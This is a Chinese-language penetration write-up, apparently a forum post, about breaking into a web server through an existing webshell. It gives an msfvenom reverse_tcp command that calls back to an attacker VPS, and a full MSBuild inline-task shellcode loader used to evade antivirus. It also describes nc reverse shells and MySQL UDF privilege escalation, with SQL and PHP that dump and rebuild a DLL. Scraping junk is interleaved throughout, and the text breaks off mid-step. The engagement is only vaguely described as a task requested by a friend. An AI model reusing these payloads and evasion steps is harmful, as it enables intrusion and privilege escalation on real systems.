|
2 v, E& N" z$ C7 ` 0x00 前言 & J8 m* e; R) ~5 k" }
# S! ^% L$ I1 D- _% S% V0 ^# k# L
5 z+ L( }2 S( X
平常自己挺喜欢折腾的,有时候遇到一个好的突破点会折腾它个几天几夜,刚刚忙完护网,正准备修整几天,突然有人朋友联系我说有个任务需要搞进去,问我能行不能行,后来得知是已经拿到webshell了,通过一番努力便有了下文。
6 z% x, {5 l y; I" ], T/ O
) ?( I" r) B1 @9 I
& v( ?5 D/ c# c. W. n" s" s$ ^ 0x01 前期的信息刺探**
9 A% \, \5 c! V; w- _6 P $ S* W5 c* d* X$ N# ^( U J
p: t, O" M& O3 ?# k% x 首先拿到webshell,发现phpshell只能访问shell所在目录,连网站根目录都跨不过去如图: 9 T/ ^" R# d: u% l
: L$ ^, t. @) Z: `; U! {& p
) l/ k& |' R7 N' j 
, N( o1 q2 y7 \$ m" ~/ R0 R3 l
c盘d盘根目录就更别提跨过去了,随之执行一下命令看看,如图: ! d7 h/ v6 w3 |1 `" t
* b; d5 \7 e9 y0 z
0 |# g; t1 X$ k! J0 d  $ X$ f5 V5 z! [) J) r' G+ ?/ f - q2 ^+ O# r2 b& x' j! a

" H0 `( \9 c/ ]( {* H+ n/ b whoami等简单的命令可以跑起来,tasklist发现了 某某安全套装等安全防护进程进程,om my god,刺激,就喜欢这种各种需要绕的环境,既然能跑起命令来那就上免杀的exp来试着提一下(通过rar解压方法突破某防护程序上传),如图: 3 W& n% Z( P; H/ f! K
! p1 c: b; \/ s8 E ]* ?8 q% `& d
. X0 p) I# a8 E) u% W. @3 T
经过测试发现,不管把exp放哪个目录都提示拒绝访问,特别是net命令都禁止执行,越发让我感觉是安装安全防护程序的缘故; / @( q, h- c7 \7 ^( }" N4 L2 {. w
3 G) j+ \. w9 {+ n- u
5 F7 d6 _1 M9 z* y 0x02 深入 7 M* W' o+ U& C
, z; ?0 @+ D0 u2 d# S
6 {7 w4 S' {4 Z: f1 p" d
通过msbuild.exe白名单方式运行metasploit payload绕过某安全程序调出w3wp.exe进程
2 p. u' x% l1 r- f) \在webshell执行直接执行rar程序一直提示拒绝访问如图: $ v8 }: g }2 u9 K8 Z1 l
* y6 q: ~6 n) G: D% a/ P' \$ J0 u
/ W. @& c' C0 [) Q5 o/ R- C 
" K- z0 h8 R( a. \6 D* ]* |- q) }在实际做测试的时候发现windows下用shell反弹个cmdshell回来执行一些命令要比在webshell好许多,看官请看
$ ^9 _$ k& R7 [2 }& G! A 5 l' ?- P) _8 f6 F
9 R- L6 A5 v0 `* ^ 
/ P) \6 Z) f. t+ {9 ?
成功将我们想要的exe程序解压到指定目录,webshell下是没法cd到rar目录的,现在能正常上传exe,我们看能不能想办法让咱们的msf不要闲下来,之前考虑用 php/meterpreter/reverse_tcp这个payload上线弹回meterpreter,但是弹回来什么权限也没,连ps进程命令都没法显示,这时候就想到了使用msbuild.exe白名单方式运行metasploit payload绕过某防护程序让msf上线,于是就开始动手,具体如下:
( i( e- e8 N4 A3 n7 j9 j0 }; G- I/ T0 R首先使用msf生成一个c#的payload ; D- V, ^7 f% [, X% p
8 }3 k. ~* z9 T6 n
% X0 v( [( c h3 \: P1 E; t; N msfvenom -p windows/meterpreter/reverse_tcp lhost=vpsip lport=443 -f csharp
+ L! }7 M3 W( y* j5 a/ E5 P
代码如下:
- a$ m9 w5 t6 p5 R! i$ C! x6 ^
5 }2 R9 ]: L f9 ?, L& A( G# m) E& H4 Q& t: c% l: {; M: x* N( v' \
byte[] buf = new byte[179779] {
t, R: l" K4 M8 u4 h0 v5 E7 ~
. L: S: q( v4 E$ w" E7 E2 T
: ]0 P3 x+ h* W" l8 B
# `3 s0 |7 w8 D7 N/ o3 f 7 v) F: H0 o0 e: p& r
, s6 }0 c d6 N2 y9 B% s5 _; _
" ?, O: Y+ m' r4 U# H9 z- U 7 H" O4 _% z! J9 a9 F
' ^1 `4 e0 P1 y" t ?5 f; G A 0x8b,0x71,0x1c,0x85,0xf6,0x74,0x58,0x33,0xff,0x39,0x79,0x20,0x74,0x51,0x39, 6 x5 K% T. E" k! U1 j0 c
# @/ @8 H) B- q/ ^+ `
1 n/ c+ y: @# z5 W: o3 C1 L0 N/ P
0x79,0x24,0x74,0x4c,0x89,0x79,0x14,0x89,0x79,0x08,0x89,0x79,0x18,0xc7,0x41, 0 M- y/ X$ W# ]4 ^. g
7 U9 Q7 f4 b. U ?* o7 O6 T8 R) ]4 `) W$ [! u% X
0x2c,0x02,0x00,0x00,0x00,0x8b,0x46,0x08,0x89,0x7e,0x14,0x89,0x46,0x10,0x39, 7 p- ~' \+ J/ O0 I; K
1 \0 S( L# k6 p6 h0 V
) ]& u9 `& k- ^9 _* Q- S- S% I2 D
0x7e,0x18,0x7d,0x03,0x89,0x7e,0x18,0x39,0x7e,0x18,0x6a,0x2a,0x58,0x6a,0x71,
9 v, M, w' e7 C7 P
* l! }) [2 I3 S7 r6 R
/ X1 [9 m2 Y$ n 0x5a,0x0f,0x45,0xc2,0x89,0x46,0x04,0xc7,0x41,0x30,0x01,0x00,0x00,0x00,0x56, " H' f+ r8 O) K6 u
. k6 N- B: k% l3 v
* j8 N4 L! K H9 a 0x89,0x7e,0x20,0xe8,0x88,0x07,0x00,0x00,0x56,0xe8,0x8a,0x15,0x00,0x00,0x59, $ P$ v5 G0 C' a8 Q: z
3 z* i. q: ^" y* S, V" m3 R2 w* V& F0 t$ M- j! Y
0x59,0x33,0xc0,0xeb,0x03,0x6a,0xfe,0x58,0x5f,0x5e,0x5d,0xc3,0x55,0x8b,0xec, \# f0 B1 N) e& `. w! b+ o
1 q! `5 r d% X, A; y" c" @
1 ]3 [- o0 W& c# R 0x8b,0x4d,0x08,0x33,0xd2,0x56,0x57,0x85,0xc9,0x0f,0x84,0x8d,0x00,0x00,0x00, - ?/ ?" z% r5 j( D
+ p% B5 V* s5 ]- d& ]
5 K: r# S" [, B4 K 0x8b,0x71,0x1c,0x85,0xf6,0x0f,0x84,0x82,0x00,0x00,0x00,0x8b,0x7d,0x0c,0x83, J6 y# a9 q7 X4 @/ ^$ e' M
. U% ?3 P: w1 x) C4 I2 r4 m/ s* _: v4 E |3 r+ T( O8 v( m P
0xff,0xff,0x6a,0x06,0x58,0x0f,0x44,0xf8,0x83,0xff,0x09,0x77,0x71,0x83,0x7d, $ m( k% ^- V# g
. r9 Y( r* H. k) _8 d# L1 m/ @
- \: @: O6 A4 C2 G 0x10,0x02,0x77,0x6b,0x6b,0x46,0x7c,0x0c,0x53,0x6b,0xdf,0x0c,0x8b,0x80,0x00, . w- Z' G& z( a9 e" Z3 t
2 x. m& L0 m4 g; ^" W
" `7 H/ z3 k" I3 `' V 0x9d,0x02,0x10,0x3b,0x83,0x00,0x9d,0x02,0x10,0x74,0x11,0x39,0x51,0x08,0x74, ' v; v2 R- B; p
- J; i1 X0 M9 Y0 e8 E9 @2 C, Q0 |
) G! V# T& f' {& p; b7 ~; k
0x0c,0x6a,0x01,0x51,0xe8,0x2b,0xf6,0xff,0xff,0x59,0x59,0x8b,0xd0,0x39,0x7e, 9 C0 B8 u$ p3 l1 Y! M
+ L; s6 a7 ?" |+ {
- B( J/ b( h1 o, Z1 j- x, q
0x7c,0x74,0x31。。。代码太长省略。。。 + x& |" T3 t+ v3 A0 q
6 P$ H5 |" i. P8 W
. w% a9 K# l: N& \6 z }; 8 @3 d1 I4 C1 l- i
( o8 r# A" d+ V' h/ K
. B0 A9 a2 S! K( M' _. K7 Z Q1 K. k
7 h. r) w( D; m0 E e" V
k; T8 ^" h+ g5 F3 f- l/ g( i: K% g! Q: e
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
) [: b. t6 J( V. }6 M
" j* d. c6 M* A' P8 P& b j4 b! F2 ^) \8 c3 N! p% ]
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
q# R2 M" A8 Q# R { ( \. @5 _6 A; ?/ w2 }" f
3 F6 t5 S: N# f0 p1 O
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
# x/ c1 m R8 r% m( j4 {7 E # ]* _* g5 h0 m2 E6 Z8 ]/ B
% h" v9 S" R' J7 }* r IntPtr hThread = IntPtr.Zero; ; D: I9 j; l# t( B
( f2 |9 \( [$ d6 j
$ M5 y. J6 w8 ~' k i/ Z. o
UInt32 threadId = 0; % f8 q& N$ r% Z T: n
/ N' t- H& s' _
) H4 Q+ l `8 w$ A1 ? g$ M5 M5 G IntPtr pinfo = IntPtr.Zero;
8 T# \# s2 X0 a) c, e( Q+ t p % x' Y6 p& w5 _
# e7 f0 e0 M, A9 P
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
# a) ]( t! l# X- X! J
- l s, O( [6 ]8 k R& j8 ?5 m2 }% \0 Z4 H2 W4 \8 x3 W- }# o+ Y; G
WaitForSingleObject(hThread, 0xFFFFFFFF); $ r! S# ]& j3 P0 H8 D
- z# e& }; I& r7 l' G/ |' ]
) T" R0 ?( V+ a! T6 B return true; 5 F X: w9 ^: T
1 |" q0 ]) t8 J+ O+ ^
" z( [" D/ [ }3 p v4 s( N }
o% K) _7 }0 O h% S, ~ p! Z' C, [ ; [2 D7 n* M1 {1 \; i/ p1 t( C
J3 g/ z+ S4 z5 u" F7 S% s; _ V }
) P6 N& b9 t a/ ^1 J# w3 C: p( |
( `: g/ K% D; R% Y& a4 `: G, _' m4 o9 S* M% m0 Q! p! F& P9 c7 s; X
]]> ! i5 l9 \* k1 L; f6 k* q
8 d) O9 |; U5 Z# ?
7 g( U! B2 n, W2 B; @8 ?1 Q
</Code>
# h' E! G+ p! P2 I7 B7 F$ C
; h0 Q k& Y3 Q! T
2 R, d) ?; v' k: B) `! \% } </Task>
" {& h( S3 w5 I/ L" b , C+ `! [' C" ?* T7 g/ V9 c T3 n
! I$ x% S5 B% y! z+ |# ? </UsingTask> % ?* F7 ]/ y! v! i- ~' U
. ]2 g; g- B0 k3 L* U# S5 |! A! n1 K, t) j- D- M, a
</Project>
3 B$ A( e: p G& u' `3 { 3 d9 i+ O6 Z) m1 T( f
7 b2 \ x! B: ~1 U 用msf生产的代码替换原始代码的内容,这是原始payload如下: 6 j2 l' }- D/ B) m7 w. ]( e
0 e! J* v8 a! j! S) R/ K
1 ]- F0 o" k8 H4 T( w7 V <Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
: n2 n7 C' K; P" i 6 k, U% T: N- a/ Z3 N+ {! X
1 ~+ y$ k# Q) k <!-- This inline task executes shellcode. --> ( V5 W6 ?0 l& k" _5 `5 h
5 w# t) Z \" E- P! y7 H/ B! w
5 A) t+ S* t" t3 E
<!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
* M# d4 g& g9 H6 m8 M5 i$ w) z5 L/ E
! p7 i: M; ^, J! Y& `6 O5 d/ g
; L; Q7 w% }- Q) E2 m <!-- Save This File And Execute The Above Command --> : s. L. v% Q# l% C4 i- B
% i8 @3 _- E- t
- ?; n: D; x& y! I <!-- Author: Casey Smith, Twitter: @subTee --> 5 N" t8 r; n3 K: P; I$ C" W
& Y& P* B4 e N- b2 m% Z4 L6 r6 O1 K& z0 }4 ~1 a
<!-- License: BSD 3-Clause -->
5 F2 Z7 Z, c: M/ t
+ n7 R f, n7 y9 S
* K+ d2 _+ L1 u1 k7 ? <Target Name="Hello">
/ C5 ?; R: X+ i5 A8 s2 P. ? , X0 U$ V. F; I) \+ U
% I3 G" [" R) z2 K6 y) d <ClassExample />
! o) O: e! e5 \& h) {
# Q- v8 a, \% L, M$ x
* P. e' {$ k( |1 S0 T0 k! X </Target>
. @' m$ K6 ]+ u Y& C 2 y; y& |7 {1 z8 s
0 H' k5 H5 y1 o5 f& Y% c$ c
<UsingTask 6 \ `+ b0 }5 ^: d p
4 y# p; K- Q* B* D3 p
; U) }6 C8 ^9 l) D TaskName="ClassExample"
7 w9 K( g* ^& A$ i # T3 d" y2 u) l& ]+ a/ \
4 q" i* `2 Y5 v TaskFactory="CodeTaskFactory" d# b7 ^/ M$ M$ K4 _# V3 ?+ [
* D! ]7 p% ^ D. p6 T0 Y: g; R4 O# H2 W( I1 s6 z
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" > 3 D3 ^" S9 c( R8 s
6 U* `% ?9 N7 ]* h! d8 Q
, c* c. z' B& w9 B4 a <Task>
6 w8 V5 K1 p3 Q; E % n) W8 O( t+ n! r$ D. p4 r6 {" `7 h7 P
/ c }1 l, K7 F- C" U# q+ Q 9 T& M: e# }/ u# e; u5 d! z1 _
3 ?. V; J/ P( I. }
|- r+ X7 r5 k6 I- k) V <Code Type="Class" Language="cs">
* o& R- W2 Y5 O4 K1 H
6 C8 ^( g- a+ h2 T A# T0 u+ Z# o4 i+ K' {; c& _5 D
< z0 G% d& F8 N
7 j9 U3 N$ D1 I `1 ^+ x% H& }, G
UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
% Z" Q$ T# i& M/ r6 g+ H
+ N1 n1 m3 z* Q; b0 I8 b) R1 q
[DllImport("kernel32")]
2 R& ^! v( C+ H" S. Z! [$ Y* [$ v
n! k5 H. k' U* Z9 ]" ?8 ^! ?
+ ^$ z5 I, B2 Y$ s private static extern IntPtr CreateThread(
6 _6 B1 b% l" O* m, ~: z @4 \5 d% w( B, |# Q { u
# ^" P) B1 W- H+ C9 W UInt32 lpThreadAttributes, ) e2 J: S- T- f2 D
% u! T! U; B. H& b. p" E- r1 A/ g4 i( Q0 D) g
UInt32 dwStackSize,
# R4 f& W) Z& [8 X+ i9 B
. ?: g1 P$ V6 M( ~2 \# w, M5 W* k2 H! I7 Y6 H
UInt32 lpStartAddress, 7 i) T' \+ f/ o0 Y
1 y/ _% m( a" v4 j0 g+ }4 w$ {
4 g9 e6 g N0 g9 ]2 U9 c IntPtr param,
+ L/ I% S- D2 K7 s. V, f/ T+ K 6 |# L& ?+ b% d: |5 X. |6 w
0 X& i) J. T/ u H" o/ y+ y UInt32 dwCreationFlags, 4 u; A X' z2 i: t7 c! b7 {
: s5 ^ Q8 I6 J& m9 r8 n' I B0 l
; \9 w4 a( Z, n1 ~% z ref UInt32 lpThreadId % Y( L9 K$ i. G
; H+ B6 p2 n4 `; l0 Q( V. Y
$ `) [8 d) O( F5 x! {% ]$ F; F
); . E o2 _, m9 c; j! t8 U
8 X; Y$ N P8 k# e* G7 |1 h$ N" _& P6 l0 n2 J7 m3 U# Y
[DllImport("kernel32")] 8 v- ~8 }8 N) O) H' ?6 ~( d% k
) i- L, M* Q, k4 t! L9 y+ S' u% J% r, H
private static extern UInt32 WaitForSingleObject( 7 |8 x$ O. k8 K
" c; y$ T. V+ Z2 ^5 _7 H; w1 v/ ]
5 `2 E4 y9 x- C% ?) r IntPtr hHandle, 8 \7 ]0 y1 _ T
3 A4 J8 U! y6 O0 b8 {) _& x: @0 m% k' V/ b2 p* m0 K. E
UInt32 dwMilliseconds 7 ^% W! [$ Z8 M1 ^0 Q4 U; S3 E
! j- g8 h0 q9 V+ _5 Q ]6 Q) w) H2 ?7 C2 {/ z; `8 v1 ~8 r; F
); + l# Q3 k$ y4 } F6 e( v9 w
( p- D+ T( d j2 K7 d+ t) V$ W
; v2 ^- p# @/ B# c
public override bool Execute() 8 c, g$ z' S8 F" P+ v) `8 k3 q$ V
5 L i( U" p5 i; @ ]
, g$ j! i. Y+ F( Q7 K
{ ' ^, Q: J1 d H
8 @% I" I& C& b4 u' P. O1 k$ ?- h
) A/ K3 f1 J: Z, N2 L* P
byte[] shellcode = new byte[179779] {
) m8 h2 `" G3 x/ A$ l
7 B z" o5 k- P
: r8 G9 ~3 k+ C, W( G; m1 |; c1 G1 d 这里是msf生成的c# shellcode,代码太长省略 ( P/ |: `8 p0 I3 a) h' l& a
" X: B' U6 `* q
( d$ f3 f3 p4 l( `7 i P }; * M" D% ~& G! K6 a- ~ s8 |1 e# Y
" K' Z, v7 B7 N+ b9 L* r X9 m8 A
3 M l2 p2 `2 u5 }
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length, , t; r- h: W3 }. h& U. O; i
) R( ^2 ?0 G. w$ z1 d) d
( I" O2 |* U L$ B
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
& A% u/ H! Y* C $ ]# d5 ?0 ~* g0 R' [6 Y7 j# \
# j; ]/ H: v( v9 ?; `) o% v# Q& U Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length); ( l4 X9 h; t$ P9 l# D7 p
& L9 E! E( b/ S/ k
: k* K" k% H) o) X0 U$ R IntPtr hThread = IntPtr.Zero;
2 M+ t0 j. |+ t + r3 @( X' R2 E3 x- u
7 m7 L3 w1 c/ m5 F0 c/ ?" i b, t' m UInt32 threadId = 0;
7 |; n* C& i1 o$ |8 _% _, ?% h- R% q / d P; F5 L! q- d# ?( T
/ k0 N' O1 E' l, r IntPtr pinfo = IntPtr.Zero; * l& Z1 P& `" n
2 N" E6 m$ X4 O% ?
. W' z2 b f0 n, n2 R/ _: G# I hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId); 5 G" W* w* l' |5 n
3 B0 C' \& g' k/ Q! W* t9 `/ X
_7 B6 V. W& A7 G WaitForSingleObject(hThread, 0xFFFFFFFF); , N& c5 v! }: L# u' t
8 G/ \& |+ I" _, k; }
- R- v4 o. k) ?6 @* h9 P return true; $ i0 K6 k& R8 W! r
6 U0 ]- \$ n+ X/ [! H5 o1 t
8 k4 l. E d5 C& O v M L } ' Y( C) }& ` J" M6 O4 p7 q
" x9 r( }, {0 ?2 H9 |
" c9 W/ x' a* k7 P& M, C4 ] } # b: e- S- n8 r5 e4 z6 T1 K* d
' \# U. N9 \3 F) p1 l0 P2 T4 r/ V
# _7 D' `! s- q+ x; X3 A% k ]]>
/ H* x/ c# r( ^: ^2 [+ ?
( X: C5 L$ H! M3 Y1 W' M
. ^1 P# X& @' G8 D. U& k% r </Code>
: w/ q4 B# X) p" I5 l& s( ?5 c
+ q2 T- I5 ~. Z( }4 O- B9 g
$ n6 k' v$ M% v, G9 W0 Y+ S </Task>
- d' l- e( R, ^4 |) z" [7 F1 m
3 `" T. S$ j, S* J/ Y6 k
/ r% `1 E- o9 }0 k </UsingTask>
# l$ W: }( Q& B8 l, b8 b
; p( P) z# u2 e- z4 a
/ X, \1 A9 f( a* f/ T: F! g) M2 n* x8 F </Project> ' n& _6 q9 r5 d+ K8 X) V7 b' H
1 c; W- m# D- `8 t# s+ F4 |& _3 W' a
需要注意的是必须改成shellcode如图:
8 t% |1 w$ c$ [+ L6 }$ N
+ }$ j/ H3 K ]5 A然后上传到web目录,nc反弹继续执行如下命令:
8 H" y& q3 w9 B r7 f% U " x% ~9 ~5 E5 m3 q
' W. x" G" T* ~# s0 G cd C:\Windows\Microsoft.NET\Framework\v4.0.30319\ 1 D$ G- ~/ h2 c+ G, g* j2 P2 b! U$ B
4 v4 s- H$ m7 g4 C8 g O: J! \
/ f W. b! q3 X4 V, U2 R
msbuild.exe D:\1\1111.com\uploadfile\19200\443.csproj
# M$ F. [! z$ j2 e0 o+ a9 ^
9 u$ [$ E& h0 w% Z, M, m* O2 d. p* T/ l3 {( p. q1 B+ j3 u

这时候监听好的msf就会返回一个meterpreter如图:
. L) \& L/ G" t9 ?

: z( r+ k+ T- q8 U$ @! e6 d试着在shell和meterpreter下执行exp都提示拒绝访问,如图:
+ ^( W, H6 T& k# n
- Z$ d- g$ F( K" [+ {/ A4 I( w
但是测试upload上传命令确实是成功调出w3wp.exe 进程,经过一番努力无果,只好换思路解决。 : b J' p" ~% F/ j7 b9 p
9 ^3 y7 Y8 M4 @) z0 V9 R4 ]5 x/ E5 R$ D- j& A6 K0 F, S1 b3 }
0x03 MySQL udf提权 3 v! {4 ?' S# c' U3 a8 W
, l: l( T6 I8 {8 @1 S
& P' c7 U/ G2 I+ v! g
通过上面的一些测试,已经无望了,这时候就想着用其他办法,经过测试发现网站支持asp,就上传了一个aspshell,各种翻目录各种测试,终于在网站的二级目录数据库配置文件发现了mysql root密码,OK,上传udf提权php马,在具体测试过程中发现,市面上的udf Php工具都被某安全程序被杀了,我发现把被杀的php后缀修改为csproj上传不杀了,要不然无论把被杀的php换成什么后缀名都不行,然后再通过PHP包含这个文件,就可以突破了(也不知道算不算是个某防护程序的一个bug,总之用这种办法让udf工具跑起来了),如图:
; G; ^# g( C# O% T& g1 J" b / M/ n @3 l1 `6 z7 ]# G1 J
1 a: X4 @1 M+ w 

* g& r, L5 w; a! \然后按常规导入dll,提示dll导入成功,创建sys_eval 函数执行命令,却又提示函数不存在如:FUNCTION mysql.sys_eval does not exist,在测试过程没少折腾,用portfwd命令转发目标3306到本地,利用sqlmap -d 上传dll提示不成功,后来用--file-write命令上传dll到system32下也失败了,但是发现上传非二进制的文件的话是成功的,后来通过查看权限证明不是权限问题如图:
5 d. G# Q- f1 o1 g; R9 v0 p' D' z
select * from mysql.user where user = substring_index(user(), '@', 1) ; % A2 Y8 w. t' Z4 G8 ^
; i$ X% Q2 l& `, f$ N8 z& S W& ~- S, e2 u
+ w+ h; q d5 O6 b6 ^5 K. `- }; F, s
权限都很OK,很悲催dll被禁止上传,可恶的安全防护呀,通过查询发现几个自定义函数,如图: 0 _; _! q" Z4 `+ r2 g
9 U& G5 f' M; l* g) b# l& e
0 r8 M! X. y) n O

. Q+ m6 P" S0 G' g/ N6 h发现udf.dll已经被占坑了,我们查询一下看看
0 E. `( s. K6 O A: B1 J- hselect hex(load_file('c:/windows/system32/udf.dll'));如图: & p* U6 s" X9 T# H' m$ a
. I% y( O- S& E! E
' m5 t3 _6 _: ^9 o: R: } 
5 |0 k* Q) \4 l! {! Y8 Z
我们利用php环境把它转成dll,代码如下: . ]' ~/ k& [# \7 ~4 ?2 i+ k5 U
% }5 W4 p7 O" w/ z8 b5 d. v# f# F+ Z+ s* [+ C+ S' n
<?php 8 x/ s k+ \9 v
) s4 E# C& C8 Q! x# R, i- V
. k. b7 X1 E5 Y2 t& M2 X/ w echo file_put_contents('udf.dll',hex2bin("这里为sql查询出来的值"));
7 s8 q8 W7 X8 q9 l: B! I % b5 ]8 n1 Y6 z, l B& d
$ i: [6 u1 Z; G- a: h! U ?>
% C7 g6 h& P/ y& u& h
1 W2 D. W! w) E8 h
" }. N5 Y& t! T* N$ [' H3 F 成功把它还原成dll文件,用c32am打开看一下他的用法如图: * y8 f0 Q9 f# [3 \
3 r' c0 H1 q, k: E% m2 i) [
